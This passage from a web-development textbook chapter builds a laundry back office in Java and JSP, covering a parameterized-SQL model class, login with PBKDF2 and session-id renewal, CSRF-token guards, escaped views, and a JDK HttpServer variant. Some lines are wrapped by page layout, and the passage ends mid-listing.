Listing 12.4 (Continued) *Office.java: the model of the Back Office. Every rule and every SQL statement of the eight features is here, and nothing about HTML.*

```
    /** Rows of a SELECT with ? placeholders, each row a map from column label to value. */
    public List<Map<String, Object>> rows(String sql, Object... args) throws SQLException {
        try (Connection c = open(); PreparedStatement st = c.prepareStatement(sql)) {
            for (int i = 0; i < args.length; i++) st.setObject(i + 1, args[i]);
            try (ResultSet rs = st.executeQuery()) {
                List<Map<String, Object>> out = new ArrayList<>();
                ResultSetMetaData md = rs.getMetaData();
                while (rs.next()) {
                    Map<String, Object> row = new LinkedHashMap<>();
                    for (int i = 1; i <= md.getColumnCount(); i++)
row.put(md.getColumnLabel(i), rs.getObject(i));
                    out.add(row);
                }
                return out;
            }
        }
    }

    private Map<String, Object> row(String sql, Object... args) throws SQLException {
        List<Map<String, Object>> r = rows(sql, args);
        return r.isEmpty() ? null : r.get(0);
    }

    private void run(String sql, Object... args) throws SQLException {
        try (Connection c = open(); PreparedStatement st = c.prepareStatement(sql)) {
            for (int i = 0; i < args.length; i++) st.setObject(i + 1, args[i]);
            st.executeUpdate();
        }
    }

    /** 8000 -> "Rp 8.000", the Indonesian way of writing rupiah. */
    public static String rupiah(Object n) {
        long v = n == null ? 0 : ((Number) n).longValue();
        return "Rp " + String.format(Locale.ROOT, "%,d", v).replace(',', '.');
    }

    // ------------------------------------------------------------ F1 to F4: the price
list
```

Listing 12.4 (Continued) *Office.java: the model of the Back Office. Every rule and every SQL statement of the eight features is here, and nothing about HTML.*

```
    /** F1: services whose id or description contains q, with how often each was ordered.
*/
    public List<Map<String, Object>> services(String q) throws SQLException {
        String like = "%" + (q == null ? "" : q.trim()) + "%";
        List<Map<String, Object>> list = rows("""
                SELECT s.id, s.description, s.price, COUNT(b.id) AS bills
                  FROM Service s LEFT JOIN Bill b ON b.Service_id = s.id
                 WHERE s.id LIKE ? OR s.description LIKE ?
                 GROUP BY s.id, s.description, s.price
                 ORDER BY s.id""", like, like);
        for (Map<String, Object> r : list) r.put("priceText", rupiah(r.get("price")));
        return list;
    }

    public Map<String, Object> service(String id) throws SQLException {
        return row("SELECT id, description, price FROM Service WHERE id = ?", id);
    }

    /** F2 (id == null) and F3: returns an error message, or null when the row was saved.
*/
    public String saveService(String id, String description, String price) throws
SQLException {
        String d = description == null ? "" : description.trim();
        if (d.isEmpty() || d.length() > 50) return "The description must be 1 to 50
characters.";
        if (price == null || !price.trim().matches("\\d{1,5}")) return "The price must be a
whole number of rupiah.";
        int p = Integer.parseInt(price.trim());
        if (p < 1 || p > 99999) return "The price must be from Rp 1 to Rp 99.999.";
        if (id == null) {
            run("INSERT INTO Service (id, description, price) VALUES (?, ?, ?)",
nextId("Service", "S"), d, p);
        } else if (service(id) == null) {
            return "There is no service " + id + ".";
        } else {
            run("UPDATE Service SET description = ?, price = ? WHERE id = ?", d, p, id);
        }
        return null;
    }

    /** F4: the database refuses while bills point at the service; we only translate its
answer. */
    public String deleteService(String id) throws SQLException {
        if (service(id) == null) return "There is no service " + id + ".";
        try {
            run("DELETE FROM Service WHERE id = ?", id);
            return null;
        } catch (SQLException e) {
            if (isForeignKey(e)) return "Service " + id + " appears on bills and cannot be
deleted.";
            throw e;
        }
    }
```

Listing 12.4 (Continued) *Office.java: the model of the Back Office. Every rule and every SQL statement of the eight features is here, and nothing about HTML.*

```
    // ---------------------------------------------------------- F5 to F8: the outlets

    /** F5: every outlet with its number of employees and of bills waiting in the queue. */
    public List<Map<String, Object>> outlets() throws SQLException {
        return rows("""
                SELECT o.id, o.name, o.address, o.phone, o.opened,
                       (SELECT COUNT(*) FROM Employee e WHERE e.Outlet_id = o.id) AS staff,
                       (SELECT COUNT(*) FROM Bill b WHERE b.Outlet_id = o.id AND b.status =
'queued') AS queued
                  FROM Outlet o ORDER BY o.id""");
    }

    public Map<String, Object> outlet(String id) throws SQLException {
        return row("SELECT id, name, address, phone, opened FROM Outlet WHERE id = ?", id);
    }

    /** F6 (id == null) and F7: returns an error message, or null when the row was saved.
*/
    public String saveOutlet(String id, String name, String address, String phone, String
opened)
            throws SQLException {
        String n = name == null ? "" : name.trim();
        String a = address == null ? "" : address.trim();
        String ph = phone == null ? "" : phone.trim();
        if (n.isEmpty() || n.length() > 50) return "The name must be 1 to 50 characters.";
        if (a.isEmpty() || a.length() > 200) return "The address must be 1 to 200
characters.";
        if (!ph.matches("[0-9+][0-9 -]{5,29}")) return "The phone must be digits, spaces or
dashes.";
        try {
            LocalDate.parse(opened == null ? "" : opened.trim());   // exactly YYYY-MM-DD
        } catch (DateTimeParseException e) {
            return "The opening date must look like 2026-10-01.";
        }
        if (id == null) {
            run("INSERT INTO Outlet (id, name, address, phone, opened) VALUES (?, ?, ?, ?,
?)",
                nextId("Outlet", "O"), n, a, ph, opened.trim());
        } else if (outlet(id) == null) {
            return "There is no outlet " + id + ".";
        } else {
            run("UPDATE Outlet SET name = ?, address = ?, phone = ?, opened = ? WHERE id =
?",
                n, a, ph, opened.trim(), id);
        }
        return null;
    }
```

Listing 12.4 (Continued) *Office.java: the model of the Back Office. Every rule and every SQL statement of the eight features is here, and nothing about HTML.*

```
    /** F8: refused by the database while employees or bills belong to the outlet. */
    public String deleteOutlet(String id) throws SQLException {
        if (outlet(id) == null) return "There is no outlet " + id + ".";
        try {
            run("DELETE FROM Outlet WHERE id = ?", id);
            return null;
        } catch (SQLException e) {
            if (isForeignKey(e)) return "Outlet " + id + " still has employees or bills and
cannot be closed.";
            throw e;
        }
    }

    private static boolean isForeignKey(SQLException e) {
        String m = String.valueOf(e.getMessage()).toUpperCase(Locale.ROOT);
        return m.contains("FOREIGN KEY") || m.contains("FOREIGN_KEY") ||
"23000".equals(e.getSQLState());
    }

    /** S0012 -> S0013; O03 -> O04. The width follows the existing ids. */
    private String nextId(String table, String prefix) throws SQLException {
        String max = (String) row("SELECT MAX(id) AS m FROM " + table).get("m");  // table
is ours, never input
        int width = max == null ? 4 : max.length() - 1;
        int next = max == null ? 1 : Integer.parseInt(max.substring(1)) + 1;
        return prefix + String.format("%0" + width + "d", next);
    }

    // ---------------------------------------------------------- Problem 12.1: the
physical model

    /** Every table with its columns, keys and row count, read from the database's own
metadata. */
    public List<Map<String, Object>> dataModel() throws SQLException {
        List<Map<String, Object>> tables = new ArrayList<>();
        try (Connection c = open()) {
            DatabaseMetaData md = c.getMetaData();
            List<String> names = new ArrayList<>();
            try (ResultSet rs = md.getTables(null, null, "%", new String[] {"TABLE"})) {
                while (rs.next()) names.add(rs.getString("TABLE_NAME"));
            }
            for (String t : names) {
                if (t.startsWith("sqlite_")) continue;              // SQLite's own
bookkeeping
                Set<String> pk = new HashSet<>();
                try (ResultSet rs = md.getPrimaryKeys(null, null, t)) {
                    while (rs.next()) pk.add(rs.getString("COLUMN_NAME"));
                }
                Map<String, String> fk = new HashMap<>();
                try (ResultSet rs = md.getImportedKeys(null, null, t)) {
                    while (rs.next()) fk.put(rs.getString("FKCOLUMN_NAME"),
                                             rs.getString("PKTABLE_NAME") + "." +
rs.getString("PKCOLUMN_NAME"));
```

Listing 12.4 (Continued) *Office.java: the model of the Back Office. Every rule and every SQL statement of the eight features is here, and nothing about HTML.*

```
                }
                List<Map<String, Object>> cols = new ArrayList<>();
                try (ResultSet rs = md.getColumns(null, null, t, "%")) {
                    while (rs.next()) {
                        String col = rs.getString("COLUMN_NAME");
                        Map<String, Object> m = new LinkedHashMap<>();
                        m.put("name", col);
                        String type = rs.getString("TYPE_NAME");
                        int size = rs.getInt("COLUMN_SIZE");
                        if (type.matches("(?i)(VAR)?CHAR") && size > 0) type += "(" + size
+ ")";   // CHAR(5)
                        m.put("type", type);
                        m.put("nullable", "YES".equals(rs.getString("IS_NULLABLE")) ?
"NULL" : "NOT NULL");
                        m.put("key", pk.contains(col) ? "PK" : fk.containsKey(col) ? "FK to
" + fk.get(col) : "");
                        cols.add(m);
                    }
                }
                Map<String, Object> table = new LinkedHashMap<>();
                table.put("name", t);
                table.put("rows", row("SELECT COUNT(*) AS n FROM " + t).get("n"));  // t
came from the metadata
                table.put("columns", cols);
                tables.add(table);
            }
        }
        return tables;
    }

    // ---------------------------------------------------------- login (not one of the
eight)

    /** The owner's row when the e-mail and password match and the account is the owner's;
else null. */
    public Map<String, Object> ownerLogin(String email, String password) throws
SQLException {
        Map<String, Object> e = row("""
                SELECT id, name, password_hash FROM Employee
                 WHERE email = ? AND spv_id IS NULL""", email == null ? "" : email.trim());
        if (e == null || !verify(password == null ? "" : password, (String)
e.get("password_hash"))) return null;
        e.remove("password_hash");
        return e;
    }
```

Listing 12.4 (Continued) *Office.java: the model of the Back Office. Every rule and every SQL statement of the eight features is here, and nothing about HTML.*

```
    /** Checks a password against pbkdf2_sha256$rounds$salt$hash, in constant time. */
    public static boolean verify(String password, String stored) {
        String[] p = String.valueOf(stored).split("\\$");
        if (p.length != 4 || !p[0].equals("pbkdf2_sha256")) return false;
        try {
            byte[] salt = Base64.getDecoder().decode(p[2]);
            byte[] expected = Base64.getDecoder().decode(p[3]);
            PBEKeySpec spec = new PBEKeySpec(password.toCharArray(), salt,
Integer.parseInt(p[1]), expected.length * 8);
            byte[] got =
SecretKeyFactory.getInstance("PBKDF2WithHmacSHA256").generateSecret(spec).getEncoded();
            return MessageDigest.isEqual(expected, got);
        } catch (Exception ex) {
            return false;
        }
    }

    /** A long random value for the anti-forgery token of every form. */
    public static String newToken() {
        byte[] b = new byte[16];
        new SecureRandom().nextBytes(b);
        return HexFormat.of().formatHex(b);
    }

    /** True when the token posted with a form is the one kept in the session. */
    public static boolean sameToken(Object inSession, String posted) {
        if (inSession == null || posted == null) return false;
        return MessageDigest.isEqual(inSession.toString().getBytes(), posted.getBytes());
    }
}
```

The guard, the layout and the login. Three small fragments are pasted into the pages with the *include directive*, `<%@ include file="…" %>`, which copies the fragment's text into the page before translation, exactly as if it had been typed there. Because they live under `WEB-INF`, no browser can ask for them directly. **Listing 12.5** is pasted at the top of every page except the login page; it is Questions 3 and 4 of Section 12.2 in a dozen lines of Java.

Listing 12.5 `guard.jspf`: no owner, no page; no token, no change; and the page's model object.

```
<%-- guard.jspf - pasted at the top of every page of the back office except login.jsp.
     1. Nobody but the logged-in owner goes further.
     2. A POST must carry the form token kept in the session (no forged forms).
     3. Gives the page its model object, "office". --%>
<%
    if (session.getAttribute("owner") == null) {
        response.sendRedirect("login.jsp");
        return;
    }
    if ("POST".equals(request.getMethod())
            && !Office.sameToken(session.getAttribute("csrf"),
request.getParameter("csrf"))) {
        response.setStatus(403);
        out.print("Forbidden: this form has expired. Go back, reload the page and try
again.");
        return;
    }
    Office office = Office.of(application.getInitParameter("laundry.db.url"));
%>
```

Listing 12.6 is the top of every page: the document head, the navigation, the title the page chose with `<c:set var="title">`, and the one-time messages, which are printed and then removed

from the session so that they appear exactly once. `footer.jspf` closes the `main`, `body` and `html` elements.

Listing 12.6 `header.jspf`: the layout every page shares, with the one-time messages.

```
<%-- header.jspf - the top of every page: the title comes from <c:set var="title">. --%>
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title><c:out value="${title}"/> - Profitina Laundry Back Office</title>
  <link rel="stylesheet" href="style.css">
</head>
<body>
<header class="top">
  <img src="profitina-logo-horizontal.png" alt="Profitina" height="32">
  <span class="brand">Laundry Back Office</span>
  <c:if test="${not empty sessionScope.owner}">
    <nav>
      <a href="services.jsp">Price list</a>
      <a href="outlets.jsp">Outlets</a>
      <a href="schema.jsp">Data model</a>
      <form method="post" action="logout.jsp" class="inline">
        <input type="hidden" name="csrf" value="${sessionScope.csrf}">
        <button class="link">Log out <c:out value="${sessionScope.owner.name}"/></button>
      </form>
    </nav>
  </c:if>
</header>
<main>
<h1><c:out value="${title}"/></h1>
<c:if test="${not empty sessionScope.flash}"><p class="msg" role="status"><c:out
value="${sessionScope.flash}"/></p></c:if>
<c:if test="${not empty sessionScope.flashError}"><p class="err" role="alert"><c:out
value="${sessionScope.flashError}"/></p></c:if>
<% session.removeAttribute("flash"); session.removeAttribute("flashError"); %>
```

The login page, **Listing 12.7**, accepts only the owner's account (the employee with no supervisor). It stores the owner and a fresh form token in the session and, before that, gives the session a new id with `request.changeSessionId()`, so that an id planted in the browser before login is worthless after it (the attack called *session fixation*). The password check itself is `Office.verify`, which recomputes the PBKDF2 hash stored in the database and compares the two in constant time [6].

Listing 12.7 `login.jsp`: the owner's login; a failed attempt answers 401 and keeps what was typed in the e-mail field.

```
<%@ page contentType="text/html; charset=UTF-8" import="laundry.office.*, java.util.*" %>
<%@ taglib prefix="c" uri="jakarta.tags.core" %>
<%-- login.jsp - only the owner may use the back office (not one of the eight features). --
%>
<%
    Office office = Office.of(application.getInitParameter("laundry.db.url"));
    String error = null;
    if ("POST".equals(request.getMethod())) {
        Map<String, Object> owner = office.ownerLogin(request.getParameter("email"),
request.getParameter("password"));
        if (owner != null) {
            request.changeSessionId();                 // a new session id at login: no
session fixation
            session.setAttribute("owner", owner);
            session.setAttribute("csrf", Office.newToken());
            response.sendRedirect("services.jsp");
            return;
        }
        error = "Wrong e-mail or password, or not the owner's account.";
        response.setStatus(401);
    }
    request.setAttribute("error", error);
%>
<c:set var="title" value="Log in"/>
<%@ include file="/WEB-INF/jspf/header.jspf" %>
<c:if test="${not empty error}"><p class="err" role="alert"><c:out
value="${error}"/></p></c:if>
<form method="post" class="card narrow">
  <label for="email">E-mail</label>
  <input id="email" name="email" type="email" required value="<c:out
value='${param.email}'/>">
  <label for="password">Password</label>
  <input id="password" name="password" type="password" required>
  <button>Log in</button>
</form>
<%@ include file="/WEB-INF/jspf/footer.jspf" %>
```

F1 to F4, the price list. **Listing 12.8** is F1. Its scriptlet is one line: ask the model for the services matching `q`, put them in request scope. Everything else is HTML with EL and JSTL, and every value goes through `<c:out>`, which escapes the five characters that HTML treats specially [7].

Listing 12.8 `services.jsp` (F1): search, list, and a Delete button that is a POST form carrying the token.

```
<%@ page contentType="text/html; charset=UTF-8" import="laundry.office.*" %>
<%@ taglib prefix="c" uri="jakarta.tags.core" %>
<%-- services.jsp - F1: the price list, searchable, with how often each service was
ordered. --%>
<%@ include file="/WEB-INF/jspf/guard.jspf" %>
<%
    request.setAttribute("services", office.services(request.getParameter("q")));
%>
<c:set var="title" value="Price list"/>
<%@ include file="/WEB-INF/jspf/header.jspf" %>
<form method="get" class="toolbar">
  <label for="q">Search</label>
  <input id="q" name="q" value="<c:out value='${param.q}'/>" placeholder="e.g. dry
cleaning">
  <button>Search</button>
  <a class="button primary" href="service-form.jsp">Add a service</a>
</form>
<c:choose>
  <c:when test="${empty services}">
    <p class="empty">No service matches <q><c:out value="${param.q}"/></q>.</p>
  </c:when>
  <c:otherwise>
    <table>
      <thead><tr><th>Id</th><th>Description</th><th class="num">Price</th><th
class="num">Bills</th><th>Actions</th></tr></thead>
      <tbody>
      <c:forEach var="s" items="${services}">
        <tr>
          <td><c:out value="${s.id}"/></td>
          <td><c:out value="${s.description}"/></td>
          <td class="num"><c:out value="${s.priceText}"/></td>
          <td class="num"><c:out value="${s.bills}"/></td>
          <td class="actions">
            <a href="service-form.jsp?id=<c:out value='${s.id}'/>">Edit</a>
            <form method="post" action="service-delete.jsp" class="inline"
                  onsubmit="return confirm('Delete this service?')">
              <input type="hidden" name="csrf" value="${sessionScope.csrf}">
              <input type="hidden" name="id" value="<c:out value='${s.id}'/>">
              <button class="danger">Delete</button>
            </form>
          </td>
        </tr>
      </c:forEach>
      </tbody>
    </table>
  </c:otherwise>
</c:choose>
<%@ include file="/WEB-INF/jspf/footer.jspf" %>
```

Listing 12.9 is F2 and F3 in one page, because adding and editing differ only in whether an id is present. A `GET` without an id shows an empty form; a `GET` with an id fills the form from the database; a `POST` asks the model to save and either redirects (success) or shows the form again with status 422, the message and what was typed.

Listing 12.9 `service-form.jsp` (F2, F3): one page for adding and editing, following the cycle of **Figure 12.1**.

```
<%@ page contentType="text/html; charset=UTF-8" import="laundry.office.*, java.util.*" %>
<%@ taglib prefix="c" uri="jakarta.tags.core" %>
<%-- service-form.jsp - F2 (no id: add a service) and F3 (with id: edit it). --%>
<%@ include file="/WEB-INF/jspf/guard.jspf" %>
<%
    String id = request.getParameter("id");
    if (id != null && id.isBlank()) id = null;
    Map<String, Object> form = new HashMap<>();
    if ("POST".equals(request.getMethod())) {
        String error = office.saveService(id, request.getParameter("description"),
request.getParameter("price"));
        if (error == null) {
            session.setAttribute("flash", id == null ? "Service added." : "Service " + id +
" saved.");
            response.sendRedirect("services.jsp");        // Post/Redirect/Get
            return;
        }
        response.setStatus(422);                          // show the form again, with what
was typed
        request.setAttribute("error", error);
        form.put("id", id);
        form.put("description", request.getParameter("description"));
        form.put("price", request.getParameter("price"));
    } else if (id != null) {
        Map<String, Object> s = office.service(id);
        if (s == null) {
            response.setStatus(404);
            request.setAttribute("error", "There is no service " + id + ".");
        } else {
            form.putAll(s);
        }
    }
    request.setAttribute("form", form);
%>
<c:set var="title" value="${empty form.id ? 'Add a service' : 'Edit a service'}"/>
<%@ include file="/WEB-INF/jspf/header.jspf" %>
<c:if test="${not empty error}"><p class="err" role="alert"><c:out
value="${error}"/></p></c:if>
<form method="post" class="card">
  <input type="hidden" name="csrf" value="${sessionScope.csrf}">
  <input type="hidden" name="id" value="<c:out value='${form.id}'/>">
  <label for="description">Description (with its unit, e.g. "per kg")</label>
  <input id="description" name="description" maxlength="50" required value="<c:out
value='${form.description}'/>">
  <label for="price">Price in rupiah (whole number)</label>
  <input id="price" name="price" type="number" min="1" max="99999" required value="<c:out
value='${form.price}'/>">
  <div class="row">
    <button class="primary">Save</button>
    <a class="button" href="services.jsp">Cancel</a>
  </div>
</form>
```

Listing 12.9 (Continued) *service-form.jsp (F2, F3): one page for adding and editing, following the cycle of Figure 12.1.*

```
<%@ include file="/WEB-INF/jspf/footer.jspf" %>
```

Listing 12.10 is F4. It prints nothing: it refuses a `GET` with 405, asks the model to delete, stores the verdict in the session and redirects to the list.

Listing 12.10 `service-delete.jsp` (F4): POST only; the foreign key decides, the page reports.

```
<%@ page contentType="text/html; charset=UTF-8" import="laundry.office.*" %>
<%-- service-delete.jsp - F4: POST only; the database refuses while bills use the service.
--%>
<%@ include file="/WEB-INF/jspf/guard.jspf" %>
<%
    if (!"POST".equals(request.getMethod())) {
        response.setStatus(405);
        out.print("Use the Delete button on the price list.");
        return;
    }
    String id = request.getParameter("id");
    String error = office.deleteService(id);
    if (error == null) session.setAttribute("flash", "Service " + id + " deleted.");
    else session.setAttribute("flashError", error);
    response.sendRedirect("services.jsp");
%>
```

F5 to F8, the outlets. **Listing 12.11** is F5, the overview, drawn as one card per outlet with its number of employees and of bills waiting. `outlet-form.jsp` (F6, F7) and `outlet-delete.jsp` (F8) have the same shape as the service pages above, with five fields instead of two; they are in the folder and are not repeated here.

Listing 12.11 `outlets.jsp` (F5): one card per outlet, with its staff and its queue.

```
<%@ page contentType="text/html; charset=UTF-8" import="laundry.office.*" %>
<%@ taglib prefix="c" uri="jakarta.tags.core" %>
<%-- outlets.jsp - F5: every outlet, its staff and its queue. --%>
<%@ include file="/WEB-INF/jspf/guard.jspf" %>
<%
    request.setAttribute("outlets", office.outlets());
%>
<c:set var="title" value="Outlets"/>
<%@ include file="/WEB-INF/jspf/header.jspf" %>
<p class="toolbar"><a class="button primary" href="outlet-form.jsp">Open an outlet</a></p>
<div class="cards">
<c:forEach var="o" items="${outlets}">
  <section class="card">
    <h2><c:out value="${o.name}"/> <small><c:out value="${o.id}"/></small></h2>
    <p><c:out value="${o.address}"/><br>Phone <c:out value="${o.phone}"/> &middot; open
since <c:out value="${o.opened}"/></p>
    <p class="stats"><span><b><c:out value="${o.staff}"/></b> staff</span> <span><b><c:out
value="${o.queued}"/></b> in the queue</span></p>
    <div class="row">
      <a class="button" href="outlet-form.jsp?id=<c:out value='${o.id}'/>">Edit</a>
      <form method="post" action="outlet-delete.jsp" class="inline"
            onsubmit="return confirm('Close this outlet for good?')">
        <input type="hidden" name="csrf" value="${sessionScope.csrf}">
        <input type="hidden" name="id" value="<c:out value='${o.id}'/>">
        <button class="danger">Close</button>
      </form>
    </div>
  </section>
</c:forEach>
</div>
<%@ include file="/WEB-INF/jspf/footer.jspf" %>
```

To run the JSP version, compile the model and MiniJSP and serve the `webapp` folder: `./run.sh` in the `jsp` folder (or `run.bat` on Windows), then open `http://127.0.0.1:9201/` and log in as `owner@profitina-laundry.example` with the password `Owner#2026`. For Tomcat, see Problem 12.4.

Line by line. In `guard.jspf`, `session.getAttribute("owner") == null` is the whole login check, and `return;` ends the page's service method at once, so not a line below it runs; in a JSP page this

is legal because the page *is* a method. The token check compares the token in the session with the one in the form using `MessageDigest.isEqual`, which takes the same time whether the first or the last character differs, so an attacker cannot guess a token one character at a time by timing the answers. In `services.jsp`, `office.services(request.getParameter("q"))` passes the search text straight into the model, and the model puts it into SQL only as a *value* for a `?` placeholder, with the `%` signs of `LIKE` added to the value, never to the SQL text; that is the whole defense against SQL injection [8]. In `service-form.jsp`, `response.setStatus(422)` tells a program (such as the acceptance test of Problem 12.4) that the form was refused, while a person sees the message; the `form` map carries what was typed back into the fields, so a mistake in the price does not erase the description. In `Office.saveService`, the price must match `\d{1,5}` *and* lie between 1 and 99,999: the regular expression rejects `-5`, `1e3` and `8000.50`, and the range matches the column's `CHECK` constraint. In `Office.deleteService`, the `DELETE` is simply tried; if bills refer to the service, SQLite refuses with a `FOREIGN KEY constraint failed` error, and `isForeignKey` recognizes it and returns a sentence. The rule is written once, in the schema, and enforced by the one component that cannot forget it.

Java. Listing 12.12 is the Java equivalent on the JDK's built-in HTTP server, with no container at all. It uses the same `Office` class, so it has no SQL of its own: its code is only the controller (one `switch` over the path) and the views (text blocks with `%s` holes, every value passed through `h()`). It keeps its sessions in a map from a random id to a map of values, and gives the session a new id at login, as the JSP page does.

Listing 12.12 `BackOffice.java`: the eight features on `com.sun.net.httpserver`, over the same model class as the JSP pages.

```
// BackOffice.java - the Laundry Back Office on the JDK's own HTTP server (Problems 12.2 to
12.4).
// The model is the same class the JSP pages use (../jsp/src/laundry/office/Office.java);
// only the controller (the routes below) and the view (the page() and form methods) are
new.
// Build and run from the java/ folder:
//   javac -d out BackOffice.java $(find ../jsp/src -name '*.java')
//   java -cp "out:../lib/sqlite-jdbc-3.53.2.0.jar" BackOffice 9202        (Windows: ; not
:)
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;
import java.io.IOException;
import java.net.InetSocketAddress;
import java.net.URLDecoder;
import java.nio.charset.StandardCharsets;
import java.nio.file.Files;
import java.nio.file.Path;
import java.util.*;
import java.util.concurrent.ConcurrentHashMap;
import laundry.office.Office;

public class BackOffice {
    static final Office OFFICE = Office.of(null);
    static final Map<String, Map<String, Object>> SESSIONS = new ConcurrentHashMap<>();

    /** One request: its method, path, parameters (query and form alike) and session. */
    record Req(String method, String path, Map<String, String> in, Map<String, Object>
session) {
        String p(String name) { return in.get(name); }
    }

    /** What a handler answers: a status, a page body, or a redirect. */
    record Resp(int status, String body, String location) {
        static Resp page(int status, String body) { return new Resp(status, body, null); }
        static Resp redirect(String to) { return new Resp(302, "", to); }
    }

    public static void main(String[] args) throws IOException {
        int port = args.length > 0 ? Integer.parseInt(args[0]) : 9202;
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1", port), 0);
        server.createContext("/", BackOffice::handle);
        server.start();
        System.out.println("Back Office (JDK HttpServer) on http://127.0.0.1:" + port +
"/");
    }
```

Listing 12.12 (Continued) *BackOffice.java: the eight features on com.sun.net.httpserver, over the same model class as the JSP pages.*

```
    static void handle(HttpExchange ex) throws IOException {
        try {
            String path = ex.getRequestURI().getPath();
            if (path.equals("/style.css") || path.equals("/profitina-logo-horizontal.png"))
{
                byte[] file = Files.readAllBytes(Path.of("static" + path));
                ex.getResponseHeaders().add("Content-Type", path.endsWith(".css") ?
"text/css" : "image/png");
                ex.sendResponseHeaders(200, file.length);
                ex.getResponseBody().write(file);
                return;
            }
            Map<String, String> in = parse(ex.getRequestURI().getRawQuery());
            in.putAll(parse(new String(ex.getRequestBody().readAllBytes(),
StandardCharsets.UTF_8)));
            String sid = cookie(ex, "SID");
            if (sid == null || !SESSIONS.containsKey(sid)) {
                sid = newSession(new ConcurrentHashMap<>());
            }
            Req r = new Req(ex.getRequestMethod(), path, in, SESSIONS.get(sid));
            Resp resp = route(r);
            if (r.session().containsKey("__newId")) {             // login asked for a new
session id
                SESSIONS.remove(sid);
                sid = (String) r.session().remove("__newId");
            }
            ex.getResponseHeaders().add("Set-Cookie", "SID=" + sid + "; Path=/; HttpOnly;
SameSite=Lax");
            if (resp.location() != null) ex.getResponseHeaders().add("Location",
resp.location());
            byte[] body = resp.body().getBytes(StandardCharsets.UTF_8);
            ex.getResponseHeaders().add("Content-Type", "text/html; charset=utf-8");
            ex.sendResponseHeaders(resp.status(), body.length == 0 ? -1 : body.length);
            if (body.length > 0) ex.getResponseBody().write(body);
        } catch (Exception e) {
            e.printStackTrace();
            ex.sendResponseHeaders(500, -1);
        } finally {
            ex.close();
        }
    }

    // ------------------------------------------------------------------ the controller
```

Listing 12.12 (Continued) *BackOffice.java: the eight features on com.sun.net.httpserver, over the same model class as the JSP pages.*

```
    static Resp route(Req r) throws Exception {
        boolean post = r.method().equals("POST");
        if (r.path().equals("/")) return Resp.redirect("/services");
        if (r.path().equals("/login")) return login(r);
        if (r.session().get("owner") == null) return Resp.redirect("/login");          //
guard, part 1
        if (post && !Office.sameToken(r.session().get("csrf"), r.p("csrf")))          //
guard, part 2
            return Resp.page(403, "Forbidden: this form has expired. Go back, reload the
page and try again.");
        switch (r.path()) {
            case "/logout":
                if (!post) return Resp.page(405, "Use the Log out button.");
                r.session().clear();
                return Resp.redirect("/login");
            case "/services":                                                          //
F1
                return page(r, 200, "Price list", servicesView(r,
OFFICE.services(r.p("q"))));
            case "/services/form":                                                     //
F2, F3
                return serviceForm(r);
            case "/services/delete":                                                   //
F4
                if (!post) return Resp.page(405, "Use the Delete button on the price
list.");
                flash(r, OFFICE.deleteService(r.p("id")), "Service " + r.p("id") + "
deleted.");
                return Resp.redirect("/services");
            case "/outlets":                                                           //
F5
                return page(r, 200, "Outlets", outletsView(r, OFFICE.outlets()));
            case "/outlets/form":                                                      //
F6, F7
                return outletForm(r);
            case "/outlets/delete":                                                    //
F8
                if (!post) return Resp.page(405, "Use the Close button on the outlets
page.");
                flash(r, OFFICE.deleteOutlet(r.p("id")), "Outlet " + r.p("id") + "
closed.");
                return Resp.redirect("/outlets");
            default:
                return page(r, 404, "Not found", "<p class=\"err\">There is no page
here.</p>");
        }
    }

    static Resp login(Req r) throws Exception {
        String error = "";
        int status = 200;
        if (r.method().equals("POST")) {
            Map<String, Object> owner = OFFICE.ownerLogin(r.p("email"), r.p("password"));
            if (owner != null) {
                Map<String, Object> fresh = new ConcurrentHashMap<>();
                fresh.put("owner", owner);
                fresh.put("csrf", Office.newToken());
                r.session().put("__newId", newSession(fresh));      // a new session id at
login
                return Resp.redirect("/services");
            }
            error = "<p class=\"err\" role=\"alert\">Wrong e-mail or password, or not the
owner's account.</p>";
```

Listing 12.12 (Continued) *BackOffice.java: the eight features on com.sun.net.httpserver, over the same model class as the JSP pages.*

```
            status = 401;
        }
        return page(r, status, "Log in", error + """
                <form method="post" class="card narrow">
                  <label for="email">E-mail</label>
                  <input id="email" name="email" type="email" required value="%s">
                  <label for="password">Password</label>
                  <input id="password" name="password" type="password" required>
                  <button>Log in</button>
                </form>""".formatted(h(r.p("email"))));
    }

    static Resp serviceForm(Req r) throws Exception {
        String id = blankToNull(r.p("id"));
        Map<String, Object> form = new HashMap<>();
        String error = null;
        int status = 200;
        if (r.method().equals("POST")) {
            error = OFFICE.saveService(id, r.p("description"), r.p("price"));
            if (error == null) {
                flash(r, null, id == null ? "Service added." : "Service " + id + "
saved.");
                return Resp.redirect("/services");                    // Post/Redirect/Get
            }
            status = 422;
            for (String f : List.of("id", "description", "price")) form.put(f, r.p(f));
        } else if (id != null) {
            Map<String, Object> s = OFFICE.service(id);
            if (s == null) { status = 404; error = "There is no service " + id + "."; }
else form.putAll(s);
        }
        String body = (error == null ? "" : "<p class=\"err\" role=\"alert\">" + h(error) +
"</p>") + """
                <form method="post" class="card">
                  <input type="hidden" name="csrf" value="%s">
                  <input type="hidden" name="id" value="%s">
                  <label for="description">Description (with its unit, e.g. "per
kg")</label>
                  <input id="description" name="description" maxlength="50" required
value="%s">
                  <label for="price">Price in rupiah (whole number)</label>
                  <input id="price" name="price" type="number" min="1" max="99999" required
value="%s">
                  <div class="row">
                    <button class="primary">Save</button>
                    <a class="button" href="/services">Cancel</a>
                  </div>
                </form>""".formatted(h(r.session().get("csrf")), h(form.get("id")),
h(form.get("description")),
                                     h(form.get("price")));
        return page(r, status, form.get("id") == null ? "Add a service" : "Edit a service",
body);
    }
```

Listing 12.12 (Continued) *BackOffice.java: the eight features on com.sun.net.httpserver, over the same model class as the JSP pages.*

```
    static Resp outletForm(Req r) throws Exception {
        String id = blankToNull(r.p("id"));
        Map<String, Object> form = new HashMap<>();
        String error = null;
        int status = 200;
        if (r.method().equals("POST")) {
            error = OFFICE.saveOutlet(id, r.p("name"), r.p("address"), r.p("phone"),
r.p("opened"));
            if (error == null) {
                flash(r, null, id == null ? "Outlet opened." : "Outlet " + id + " saved.");
                return Resp.redirect("/outlets");
            }
            status = 422;
            for (String f : List.of("id", "name", "address", "phone", "opened"))
form.put(f, r.p(f));
        } else if (id != null) {
            Map<String, Object> o = OFFICE.outlet(id);
            if (o == null) { status = 404; error = "There is no outlet " + id + "."; } else
form.putAll(o);
        }
